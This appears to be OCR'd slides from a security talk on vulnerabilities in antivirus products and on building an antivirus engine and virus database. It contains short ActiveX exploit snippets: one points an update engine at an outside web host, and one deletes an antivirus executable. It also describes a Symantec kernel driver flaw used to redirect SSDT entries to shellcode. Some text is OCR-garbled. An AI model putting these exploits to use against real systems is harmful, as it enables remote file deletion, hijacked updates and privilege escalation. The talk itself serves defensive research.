


```
<object style="display:none"
classid="clsid:E4E2F180-CB8B-4DE9-ACBB-DA745D3BA153" h
id="rav" width="430" VIEWASTEXT>
</object>
<script>
function test()
{
rav.BaseURL = "http://jsmith080220.googlepages.com/";
rav.Encardid = "0000$0000$0000";
rav.UpdateEngine();
}
```

Kaspersky 6.0 ActiveX Uploads/ Delete Vulnerability Remotely



```
[id(0x00000022), helpstring("method StartUploading")]
HRESULT StartUploading(
                    [in] BSTR strFilePath,
                    [in] BSTR strFTPAddress,
                    [in] BSTR strFTPUploadPath,
                    [out, retval] long* nUploadIndex);
```



```
< script language=javascript>
function test()
{
bug.DeleteFile("C:\\Program Files\\Rising\\Rav\\Rav.exe");
}
</script>
//This is the registered mark of Kaspersky components.
<object classid="clsid:D9EC22E7-1A86-4F7C-8940-0303AE5D6756" name="bug">
</object>
<script>javascript:test(); // Call the test functions.
</script>
```

Other ActiveX posting Trojans exploit vulnerabilities

- Overflow of McAfee Security Center IsOldAppInstalled ActiveX
- Controls buffer of Symantec Altiris ConsoleUtilities ActiveX overflows vulnerability
- Symantec PVCalendar.ocx executes “Exploit” remotely

The Core Drive symtdi.sys of Symantec Extracts Privilege

- eax = irp->UserBuffer
- Didn’t carry out any checks on irp->UserBuffer

```
.text:0003B7CA mov ecx, dword_45544

.text:0003B7D0 mov [eax], ecx
```

- Execute writing operation on UserBuffer and write 9 bytes in total; this forms the vulnerability that any kernel can write on
- DeviceIOControl passes the deforming parameter to cover the kernel function address of SSDT table, and change the original address into the locations of shellcode; then it calls the function to execute shellcode


The Other Drive Vulnerabilities

- kl1.sys the kernel swprintf extracts privilege across border
- Kaspersky klim5.sys extracts privilege
- The trend \\.\Tmfilter‘ DOS device drives users to copy data and extracts overflow when exceeds the buffer

Infrastructure Attacks

- Attacks of faulty report construction
- DDoS attacks the service of Virustotal

Automatic analysis system suffers the attacks of false positive construction [Case]



Dismounting device

- Dismount all the derivative data and embedded data

Genetic decider


- A group of scalable genetic decider

Extractor

- Extract sub-program signature

White list filter

- Reduce faulty reports



Outline

Lessons learned from the past can guide one in the future.

- Review the embarrassing and passive moments


If one has no long-term considerations, he can hardly avoid troubles every now and then.

- Face the reason of vulnerability of antivirus system positively.

Bring order out of chaos and reform from the bottom

- Struggle to improve, and all the details.

The Vulnerability Threats of Antivirus Products




Too many sections
Maintenance pressure


Abuse of rights
Kernel vulnerability

DoS attack
Format attack
Massive format analysis
Embedded with many products

Construction of Antivirus Engine



Construction of virus database




<table>
<tr><td colspan="3">文件描述（File Description）</td></tr>
<tr><td colspan="3">文件头（File Header）</td></tr>
<tr><td rowspan="9">节（Section）1</td><td colspan="2">节类型（Section Type）</td></tr>
<tr><td colspan="2">节头（Section Header）</td></tr>
<tr><td rowspan="3">块（Block）1</td><td>块头（Block Header）</td></tr>
<tr><td>特征列表块（Feature List Block）</td></tr>
<tr><td>特征块（Feature Block）</td></tr>
<tr><td rowspan="3">块（Block）2</td><td>块头（Block Header）</td></tr>
<tr><td>特征列表块（Feature List Block）</td></tr>
<tr><td>特征块（Feature Block）</td></tr>
<tr><td colspan="2">……</td></tr>
<tr><td colspan="3">节（Section）2</td></tr>
<tr><td colspan="3">……</td></tr>
</table>

The Construction of Virus Database[Sequel 1]

	Type 1	Type 2	Type 3	Type 4
Ordinal	√	√	√	√
Module number	√	√	√	√
Virus name	√	√	√	√
Initial letter of signature			√	√
offset1+Sign1			√	√
offset2+Sign2			√	√
Flags of file type				√
Treatment parameter	√		√	√
Name of treatment module			√	√

Huge System


ArrectNET Monitoring and Capture Processing System
Antiy Labs
Relevant Department
Submitting Information
Coordinator
Bait Mail
Honeypot Group
Problematic Network
Collecting
Capturing
Capturing
Emergency Response Team
VDS Capture Probe
Capturing
Submitting
Submitting Information
Information Report Server
Submitting Information
Sample Analytical Team
Extracting Tests
Submitting Features and Removing Module
Virus Analytical Server
Users
Report
Filtering Statistic Server
Preposing Separation Server
Warehousing
Submitting
Return
Submitting Features
Obtaining Virus Database
Upgrade Server
Upgrading
Upgrading
Upgrading
VPS
VDS
Release
Upgrading
User Group of AGB
Information Feedback
Information Feedback
Submitting Information
Sample Server
Extracting
Automatic Analysis Server
Test Maintenance Team
Release
Automatic Update Server
Respond Server
Separation
Exchange
Submitting
Warehousing
Testing
Users of AVL SDK
Contraposition Scan Server
Submitting
Sample Pretreatment Team
Testing
Virus
Imation
Analysis
Environment
Other Security Enterprises
International Antivirus Enterprises
Suspicious File Channel
Virus Sample Channel
Virus Principle Channel
Virus Alarm Channel
Virus Database Channel

Outline

Lessons learned from the past can guide one in the future.

- Review the embarrassing and passive moments

If one has no long-term considerations, he can hardly avoid troubles every now and then.

- Face the reason of vulnerability of antivirus system positively.

Bring order out of chaos and reform from the bottom

- Struggle to improve, and all the details.

Attention

- Both antivirus engines and products have vulnerability as other software and hardware products do
- Requiring the development of security compiling
- The compiling errors in the test software

